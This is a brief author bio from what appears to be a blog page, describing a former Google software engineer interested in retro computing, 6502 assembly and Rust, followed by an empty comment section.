Former Software Engineer at Google, still haven't found what I'm looking for. Retro computing, 6502 assembly, Rust. Full record: whois.enzolombardi.net



No responses yet



Alex Mylnikov

What are your thoughts?